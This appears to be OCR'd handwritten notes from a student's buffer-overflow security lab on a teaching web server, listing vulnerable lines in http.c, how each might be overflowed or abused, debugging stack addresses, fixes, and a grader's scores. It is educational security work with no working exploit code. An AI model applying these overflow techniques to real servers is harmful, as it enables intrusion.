
Ted

[Stack ptr before call
ebp afterwards

last thing on stack before smash

esp = 0xbfffd9a0





So overwite fd

(10)

So that is where 3 is from!

So fd = 0xbfffde20

ebp = 0xbfffde18

So at ebp + 8 is loc of fd

Can't change arguments — do by allocated by locals

Not locals

Or locals allocated after buffer

Why cut off at de21?

20 is space

Code at bfffde24

(12)

esp before jump

ebp after

So esp → 0xffffde24 → unlink

(0) Pass

```
#
# [file:#lines]
# desc
#
```

After changes

[http.c:94]
Server protocol (normally HTTP/1.1) can be any content at all, including any length. I would change the headers of the request to append additional data after the HTTP/1.1. If this text is longer than 8192 characters, it will overflow envp. Envp is not on the stack, so you can't do a traditional overflow.

```
    envp += sprintf(envp, "SERVER_PROTOCOL=%s", sp2) + 1;
```

[http.c:100]
If the query string is too long, it will overflow envp when it is copied in. The sp2 check above will still work even if that HTTP/1.1 content is passed the 8192 characters - correct? This is the URL after the ?. Envp is not on the stack, so you can't do a traditional overflow.s

```
    sprintf(envp, "QUERY_STRING=%s", qp + 1)
```

[http.c:104]
If sp1 is too long, the url_decode function will write a reqpath that is too long and will overwrite the return address of the url_decode function. You pass a very long base URL. Stack caneries would work because we are overwriting the return address.

```
    url_decode(reqpath, sp1);
```

[http.c:241]
It appends name to pn, without checking the lenght of name, causing pn to overflow.

```
    strcat(pn, name);
```

[http.c:244]
This code does not reoverwrite handler if it is not a valid file/directory - allowing handler to be executed later on. This is a function call, so stack caneries would not work.

```
    if (!stat(pn, &st)) {...}
    handler(fd, pn);
```

[http.c:303]
Concatinating the dst and dirname could cause dst to overflow the area set aside it when it was passed an an augment to the function. You would pass a very long dirname with a special return address. Stack caneries would work because we are overwriting the return address.

```
    strcpy(dst, dirname);
```

[http.c:348]
You are executing a command specified by the user. You need to watch what you send here! This is a function call, so stack caneries would not work.

```
    execl(pn, pn, NULL);
```

Must be a valid file

Part 4

9/22
10#4

Actually write up for before

Part 2

Fixing all my answers from pt 1!

Part 3

Others / Part 5

return pn length → return pointer?

Can just be crashes?

Oh missed overflow on line 159
w/ the url decode
since hinde to debug.

(2)

That was easier than I thought

Exercise 6

Actually fix
Or describe?

Yes

How much should I check?
Only check vunerable?

Now test?
Prob should

~~Made w/o errors~~

(3)

Don't get why url-decode breaks...?

↳ to many args

Oh must change .h?

Yup

✓ recompiles

Grades.txt still there! 4b

4a -> deleted

↳ check len 1st!

Oh no itt

No there

I gave it wrong size ✓ fixed still crashes

(4)

3 ✓ hangs but file not deleted

(5) Call that done

Ignoring the hang

Others fail now

└ that was from other things

I'm going to ignore I think

Don't care

Can complain later

Or should check

Its deleting my .bins

Rename

✓ Fixed 4/4

(5)

So w/ 3 what did we do

ret at ebp +4 ?

ebp 0x bfffedc8 0

0x bffff608 1

One too many 9s ?

Oh checking the real version

F it ...

- ✓ Fixed
- ✓ All 4 pass

(6)

Fail after make submit

Oh. bin deleted

Now reliable delete Pass

Don't trust my fixes fixed it

But slow it

```
[qex1] - 5/7 (CORRECT/SUBMITTED)
 - score: 10
 - response:
   [http.c:303]
   dir_join() could be considered safe, depending on how to use it. You rather like
   to point out a specific usage of dir_join() for example,

       dir_join(name, pn, indices[i]);

   But, we consider this answer correct this time.

[ex2]
 - 2/2 (CORRECT/SUBMITTED)
 - score: 10

[ex3]
 - 1/1 (CORRECT/SUBMITTED)
 - score: 20

[ex4]
 - 2/2 (CORRECT/SUBMITTED)
 - score: 20

[ex5]
 - score: 0
 - where is the answer for ex5?

[ex6]
 - score: 20
```

L1 Grade

] resubmitted since misnumbered

Lab1 Redo

10/6
4p

So I never typed up ex 5 + 6 for answers

Ex 5

find more vulnerabilities

Ah I just misnumbered

2 → no answers.txt component

3 → 2
labled as

4 → 3

5 → 4